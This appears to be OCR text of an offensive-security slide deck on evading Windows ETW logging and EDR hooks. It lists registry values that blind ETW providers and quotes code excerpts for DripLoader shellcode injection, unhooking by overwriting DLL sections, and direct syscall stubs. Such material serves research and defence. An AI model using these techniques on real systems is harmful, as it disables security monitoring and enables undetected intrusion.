


Local Attacks on ETW from inside an evil app




Attacks	References	Techniques
(1)(5) **Block** logging events about malware user-mode activity	1a, 1b, 1c, 1d, 1e, 1f, 5	Change the control flow using: • **Import Address Table (IAT) Hooking** • **Inline hooking\Splicing** • **Function patching with RET** • **Hardware Breakpoints**
(2) **Block** logging events from *Microsoft-Windows-DNS-Client* provider	2	
(3) **Send bogus** ETW events	3	
(4) **Disable** Suspicious ScriptBlock Logging via PowerShell	4a, 4b	Set **m_enabled** in **PSEtwLogProvider** ETW Provider to **FALSE**
(6) **Fake source** process image file and fake the list of loaded modules	6	Overwrite fields inside **PEB**

Threat Modeling ETW



Attacks on ETW: EnvVars, Registry, and Log Files



Attacks	Techniques	References
(1) **Disable** Runtime Event Provider in .NET apps	Set the variables to **zero**: ▪ COMPlus_ETWFlags ▪ COMPlus_ETWEnabled	1a, 1b
(3) **Tamper with** ETL file	Slingshot APT avoids leaving traces of its activity by **renaming** the ETW-logs	3

Attack Techniques	References
(1)(2) **Disable** Runtime Event Provider in .NET apps by **modifying** environment variables or by **patching** registry "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment"	1a, 1b, 1c, 1d
(2) **Blind** services.exe: value "**TracingDisabled**" in Software\Microsoft\Windows NT\CurrentVersion\Tracing\SCM\Regular **Blind** rpcrt4.dll: value "**ExtErrorInformation**" in "HKLM\Software\Policies\Microsoft\Windows NT\Rpc"	2
(2) **Blind** Microsoft-Windows-PowerShell provider: by **zeroing** value "**EnableProperty**" in HKLM\System\CurrentControlSet\Control\WMI\Autologger\EventLog-Application\{GIUD}\ **Blind** Autologger events: by **key deletion** "HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\AUTOLOGGER_NAME\{PROVIDER_GUID}" **Blind** Autologger events: by **zeroing** value "**Enable**" in "HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\AUTOLOGGER_NAME\{PROVIDER_GUID}"	2
(2) **Patch security descriptors** for ETW logger sessions: "HKLM\System\CurrentControlSet\Control\Wmi\Security"	2

Freestyling with DripLoader

Bypassing EDR real-time injection detection logic

» **Filip Olszak** – ex-Countercept EDR developer, showcased EDR design & correlation flaws

https://web.archive.org/web/20220319032520/https://blog.redbluepurple.io/offensive-research/bypassing-injection-detection

https://github.com/xuanxuan0/DripLoader

» His **DripLoader** utilized:

- » Reserved enough 64KB big chunks with NO_ACCESS
  - » Also known as *Drip Allocations*
- » Allocated chunks of Read+Write memory in that reserved pool, 4KB each
- » Written shellcode in chunks (could be randomized)
- » Re-protected into Read+Exec
- » Overwritten prologue of ntdll!RtlpWow64CtxFromAmd64 with a JMP trampoline to shellcode
- » Used Direct Syscalls to call out to NtAllocateVirtualMemory, NtWriteVirtualMemory & NtCreateThreadEx

» Each consecutive step is heavily delayed with a random pause

» I've successfully bypassed aggressively configured CrowdStrike Falcon using this technique.

DripLoader evades common EDRs by:

- using the most risky APIs possible like `NtAllocateVirtualMemory` and `NtCreateThreadEx`
- blending in with call arguments to create events that vendors are forced to drop or log&ignore due to volume
- avoiding multi-event correlation by introducing delays

```
// Loop over the pages and commit our sc blob in 4kB slices
double prcDone{ 0 };
for (i = 0; i < cVmResv; ++i)
{
    for (cmm_i = 0; cmm_i < cVmCmm; ++cmm_i)
    {
        prcDone += 1.0 / cVmResv / cVmCmm;

        DWORD offset = (cmm_i * szVmCmm);
        currentVmBase = (LPVOID)((DWORD_PTR)vcVmResv[i] + offset);

        status = ANtAVM(
            hProc,
            &currentVmBase,
            NULL,
            &szVmCmm,
            MEM_COMMIT,
            PAGE_READWRITE
        );

        DelayShowProgress(prcDone, 2, msStepDelay / 2, tpid, msTimeReq, (int)vmBaseAddress);

        SIZE_T szWritten{ 0 };

        status = ANtWVM(
            hProc,
            currentVmBase,
            &shellcode[offsetSc],
            szVmCmm,
            &szWritten
        );
```

Calling WinAPI Safely

EDR is Hooking

» EDRs need extended visibility into activities happening in the system and who caused them.

- » Filesystem – monitored by Minifilter drivers
- » New Process/Module loaded – via Image Load Kernel Callbacks
- » Process/.NET modules/Registry/Kernel object related events – monitored by ETW Ti
- » Network – NDIS, Network Filtering drivers, etc.
- » What about fine-grained actions not covered by above producers?

» They can’t simply hook kernel-memory callback/IOCTL handlers/Syscall dispatcher

- » **KPP – Kernel Patch Protection**, aka **PatchGuard** would BSOD the system in minutes!

» So instead they inject their optics (DLLs) into newly spawned processes

- » Injected DLL gets positioned before malware has a chance to block/unmap it
- » That DLL will adjust _PEB, hook process’ module IAT / Imports, loaded libraries EAT / Exports
- » Plenty of trampolines, hooks and detours injected by EDR

» But Microsoft has been long criticising AV/EDR vendors for hooking anything in OS

```
VOID
ImageLoadCallbackRoutine(
    PUNICODE_STRING FullImageName,
    HANDLE          ProcessId,
    PIMAGE_INFO     ImageInfo
)
{
    DbgPrint(
        "[+] Loaded image: %wZ\n",
        FullImageName
    );

    return;
}

NTSTATUS
DriverEntry(
        PDRIVER_OBJECT  InDriverObject,
    PUNICODE_STRING InRegistryPath
)
{
    UNREFERENCED_PARAMETER(InDriverObject);
    UNREFERENCED_PARAMETER(InRegistryPath);

    PsSetLoadImageNotifyRoutine(ImageLoadCallbackRoutine);

    return STATUS_SUCCESS;
}
```

https://www.mdsec.co.uk/2021/06/bypassing-image-load-kernel-callbacks/

EDR is Hooking

Silencing Cylance: A Case Study in Modern EDRs


https://www.mdsec.co.uk/2019/03/silencing-cylance-a-case-study-in-modern-edrs/

» EDR hooks sensitive functions:
  » IAT/EAT hijacking, or code trampolines.

» If we restore function's prologue – we'll unhook.
  » But savvy EDRs can then restore their hooks.
  » So we should be unhooking before each invocation.
  » Not the most elegant approach :<

» There are few clever ways for tackling this problem:
  » unhook BOF - Modules Refreshing
  » UnhookMe - Dynamic Unhooking
  » Direct Syscalls

```
ntdll!NtReadVirtualMemory:
00007ffa`8ab1c890 e97b9e16d2      jmp     CyMemDef64+0x6710 (00007ffa`5cc86710)
00007ffa`8ab1c895 0000            add     byte ptr [rax],al
00007ffa`8ab1c897 00f6            add     dh,dh
00007ffa`8ab1c899 0425            add     al,25h
00007ffa`8ab1c89b 0803            or      byte ptr [rbx],al
00007ffa`8ab1c89d fe              ???
00007ffa`8ab1c89e 7f01            jg      ntdll!NtReadVirtualMemory+0x11 (00007ffa`8ab1c8a1)
00007ffa`8ab1c8a0 7503            jne     ntdll!NtReadVirtualMemory+0x15 (00007ffa`8ab1c8a5)
00007ffa`8ab1c8a2 0f05            syscall
00007ffa`8ab1c8a4 c3              ret
00007ffa`8ab1c8a5 cd2e            int     2Eh
00007ffa`8ab1c8a7 c3              ret
00007ffa`8ab1c8a8 0f1f840000000000 nop     dword ptr [rax+rax]
```




```
0:000> g
Breakpoint 1 hit
ntdll!NtCreateThreadEx:
00007fff`338ac0e0 e90b918cda      jmp     CyMemDef64+0x51f0 (00007fff`0e1751f0)
```

API Address Resolution

- GetModuleHandle / LoadLibrary + GetProcAddress
  - These are susceptible to AV/EDR monitoring & interception.

- Reflective address resolution: Walking IAT/EAT thunks
  - In-Memory or From file on disk
  - We load a fresh library copy
    - -> parse its PE headers
      - -> collect Exported function addresses manually

- Example projects manually implementing GetProcAddress:
  - UnhookMe
  - MemoryModule
  - ReflectiveDLLInjection
  - DarkLoadLibrary

```
589
590         FARPROC manualExportLookup()
591         {
592             PE peModule;
593             bool res = peModule.AnalyseProcessModule(0, hModule, true, true);
594
595             if (!res)
596             {
597                 return nullptr;
598             }
599
600             EXPORTED_FUNCTION exportEntry;
601
602             if (!peModule.getExport(this->funcName.c_str(), &exportEntry))
603             {
604                 return nullptr;
605             }
606
607             auto resolved = reinterpret_cast<uintptr_t>(hModule) + exportEntry.dwPtrValueRVA;
```


```
778
779 FARPROC MemoryGetProcAddress(HMEMORYMODULE mod, LPCSTR name)
780 {
781     PMEMORYMODULE module = (PMEMORYMODULE)mod;
782     unsigned char *codeBase = module->codeBase;
783     DWORD idx = 0;
784     PIMAGE_EXPORT_DIRECTORY exports;
785     PIMAGE_DATA_DIRECTORY directory = GET_HEADER_DICTIONARY(module, IMAGE_DIRECTORY_ENTRY_EXPORT);
786     if (directory->Size == 0) {
787         // no export table found
788         SetLastError(ERROR_PROC_NOT_FOUND);
789         return NULL;
790     }
791
792     exports = (PIMAGE_EXPORT_DIRECTORY) (codeBase + directory->VirtualAddress);
793     if (exports->NumberOfNames == 0 || exports->NumberOfFunctions == 0) {
794         // DLL doesn't export anything
795         SetLastError(ERROR_PROC_NOT_FOUND);
796         return NULL;
797     }
798
```

UnhookMe

```
[~] Resolved symbol kernel32.dll!CreateFileA
[~] Resolved symbol kernel32.dll!ReadProcessMemory
[~] Resolved symbol kernel32.dll!MapViewOfFile
[~] Resolved symbol kernel32.dll!VirtualProtectEx
[#] Found trampoline hook in symbol: MessageBoxW . Restored original bytes from file.
[~] Resolved symbol user32.dll!MessageBoxW
```


- Example of Dynamic Unhooking approach.
- Before each callout to WinAPI – inspect IAT, EAT, Prologue and restore original bytes.
- We can achieve that by manually parsing PE headers of requested libraries.

- **DEMO Time!**
  - UnhookMe vs API Rohitab Monitor ☺
  - *Example of Hooking vs. Unhooking battle*
  - If we're good with time, WinDBG too



Modules Refreshing

- Another approach presented by Cylance's Red Team itself was to Refresh DLL Modules
  - Raphael Mudge weaponised it in Cobalt Strike BOF named **unhook**
- That is not reliable anymore.
- **Refreshing works by mimicking Windows loader**
  - First we load a replica of each binary (DLL/EXE) from disk
  - **(1)** Then we compare them to the original images in memory
  - If the original image differs from replica
    - **(2)** => we overwrite original image's section with the replica's section
    - That removes all hooks installed within that section.




```
390 VOID ScanAndFixSection(void * buffer, PWCHAR dll, PCHAR szSectionName, PCHAR pKnown, I
391 {
392     DWORD ddOldProtect;
393     ULONG status;
394     PVOID BaseAddress;
395     SIZE_T RegionSize;
396
397     // if you only want to unhook the .text section, uncomment this:
398     //if (strcmp(szSectionName, ".text"))
399     //    return;
400
401 1   if (memcmp(pKnown, pSuspect, stLength) != 0)
402     {
403         BeaconFormatPrintf((formatp *)buffer, "%-20S <%s>\n", dll, szSectionName);
404         //dprintf("[REFRESH] Found modification in: %s", szSectionName);
405
406         BaseAddress = pSuspect;
407         RegionSize = stLength;
408         status = NtProtectVirtualMemory(
409             NtCurrentProcess(),
410             &BaseAddress,
411             &RegionSize,
412             PAGE_EXECUTE_READWRITE,
413             &ddOldProtect
414         );
415         if (!NT_SUCCESS(status))
416             return;
417
418         //dprintf("[REFRESH] Copying known good section into memory.");
419 2       __movsb((PBYTE)pSuspect, (PBYTE)pKnown, stLength);
420
421         status = NtProtectVirtualMemory(
422             NtCurrentProcess(),
423             &BaseAddress,
424             &RegionSize,
425             ddOldProtect,
426             &ddOldProtect
427         );
428         //if (!NT_SUCCESS(status))
429             //dprintf("[REFRESH] Unable to reset memory permissions");
430     }
431 }
```

https://github.com/Cobalt-Strike/unhook-bof/blob/master/src/refresh.c#L390

https://blogs.blackberry.com/en/2017/02/universal-unhooking-blinding-security-software
https://s7d2.scene7.com/is/content/cylance/prod/cylance-web/en-us/resources/knowledge-center/resource-library/white-papers/Universal_Unhooking.pdf
https://www.cobaltstrike.com/blog/pushing-back-on-userland-hooks-with-cobalt-strike/
https://www.youtube.com/watch?v=y6hE0rF99EU
https://github.com/Cobalt-Strike/unhook-bof

Direct Syscalls

» Avoid EDR hooks by calling native kernel APIs directly.

» (3, 4) Assembly opcode SYSCALL is used by Windows (or int 2E in older ones)


» (5, 6) SYSCALL needs SSDT index, so called „Syscall number”


```
syscalls2.asm
435 NtQueryValueKey ENDP
436
437 NtAllocateVirtualMemory PROC
438     mov [rsp +8], rcx          ; Save registers.          4
439     mov [rsp+16], rdx
440     mov [rsp+24], r8
441     mov [rsp+32], r9
442     sub rsp, 28h
443     mov ecx, 015882105h        ; Load function hash into ECX.
444     call SW2_GetSyscallNumber  ; Resolve function hash into syscall number.
445     add rsp, 28h
446     mov rcx, [rsp +8]          ; Restore registers.
447     mov rdx, [rsp+16]
448     mov r8, [rsp+24]
449     mov r9, [rsp+32]
450     mov r10, rcx
451     syscall                    ; Invoke system call.
452     ret
453 NtAllocateVirtualMemory ENDP
454
```

```
.text:00000001800A3D10 ; ============== S U B R O U T I N E =======================================
.text:00000001800A3D10
.text:00000001800A3D10
.text:00000001800A3D10                  public NtCreateThread
.text:00000001800A3D10 NtCreateThread   proc near               ; DATA XREF: .rdata:000000018012E709↓o
.text:00000001800A3D10                                          ; .rdata:off_18015F3C8↓o ...
.text:00000001800A3D10                  mov     r10, rcx        ; NtCreateThread
.text:00000001800A3D13                  mov     eax, 4Eh        3
.text:00000001800A3D18                  test    byte ptr ds:7FFE0308h, 1
.text:00000001800A3D20                  jnz     short loc_1800A3D25
.text:00000001800A3D22                  syscall                 ; Low latency system call
.text:00000001800A3D24                  retn
.text:00000001800A3D25 ; ---------------------------------------------------------------------------
.text:00000001800A3D25
.text:00000001800A3D25 loc_1800A3D25:                           ; CODE XREF: NtCreateThread+10↑j
.text:00000001800A3D25                  int     2Eh             ; DOS 2+ internal - EXECUTE COMMAND
.text:00000001800A3D25                                          ; DS:SI -> counted CR-terminated command string
.text:00000001800A3D27                  retn
.text:00000001800A3D27 NtCreateThread   endp
```

Index	Service	Address	Module
245	NtSetTimerResolution	0x80609A76	C:\WINDOWS\system32\ntkrnlpa.exe
246	NtSetUuidSeed	0x8060B8F2	C:\WINDOWS\system32\ntkrnlpa.exe
247	NtSetValueKey	0x8061880C	C:\WINDOWS\system32\ntkrnlpa.exe
248	NtSetVolumeInformationFile	0x80571406	C:\WINDOWS\system32\ntkrnlpa.exe
249	NtShutdownSystem	0x80609092	C:\WINDOWS\system32\ntkrnlpa.exe
250	NtSignalAndWaitForSingleObject	0x80522C50	C:\WINDOWS\system32\ntkrnlpa.exe
251	NtStartProfile	0x8060DE0C	C:\WINDOWS\system32\ntkrnlpa.exe
252	NtStopProfile	0x8060DFB6	C:\WINDOWS\system32\ntkrnlpa.exe
253	NtSuspendProcess	0x805CACEA	C:\WINDOWS\system32\ntkrnlpa.exe
254	NtSuspendThread	0x805CAB5C	C:\WINDOWS\system32\ntkrnlpa.exe
255	NtSystemDebugControl	0x8060E1DA	C:\WINDOWS\system32\ntkrnlpa.exe
256	NtTerminateJobObject	0x805CD75A	C:\WINDOWS\system32\ntkrnlpa.exe
257	NtTerminateProcess	0xF795E006	C:\WINDOWS\SSDTHook.sys
258	NtTerminateThread	0x805C8E24	C:\WINDOWS\system32\ntkrnlpa.exe
259	NtTestAlert	0x805CAEAA	C:\WINDOWS\system32\ntkrnlpa.exe
260	NtTraceEvent	0x80531828	C:\WINDOWS\system32\ntkrnlpa.exe
261	NtTranslateFilePath	0x8060CB5E	C:\WINDOWS\system32\ntkrnlpa.exe

5





NtCreateSymbolicLinkObject	0x0085	0x0085	0x0085	0x0085	0x0085	0x0085	0x00a6	0x00a4	0x00a4	0x00a4	0x00a4	0x00a4	0x00a4	0x00a4	0x0
NtCreateThread	0x004b	0x004b	0x004b	0x004b	0x004b	0x004b	0x004b	0x004b	0x004b	0x004b	0x004b	0x004b	0x004b	0x004b	0x0
NtCreateThreadEx							0x00a7	0x00a5	0x00a5	0x00a5	0x00a5	0x00a5	0x00a5	0x00a5	0x0
NtCreateTimer	0x0086	0x0086	0x0086	0x0086	0x0086	0x0086	0x00a8	0x00a6	0x00a6	0x00a6	0x00a6	0x00a6	0x00a6	0x00a6	0x0

6

https://jmpesp.me/malware-analysis-syscalls-example/

SSN = System Call Number

Direct Syscalls

» **Techniques that extract SSN from code – BAD. Techniques based on Sorting / memory structures – GOOD.**


- » SysWhispers1 – Checked OS version and selected hardcoded Syscall Number based on that (.ASM, .H files produced)
- » Hells Gate – Scanning NTDLL memory for MOV RCX, <syscall> . *Unreliable as it parses ASM + detectable approach*
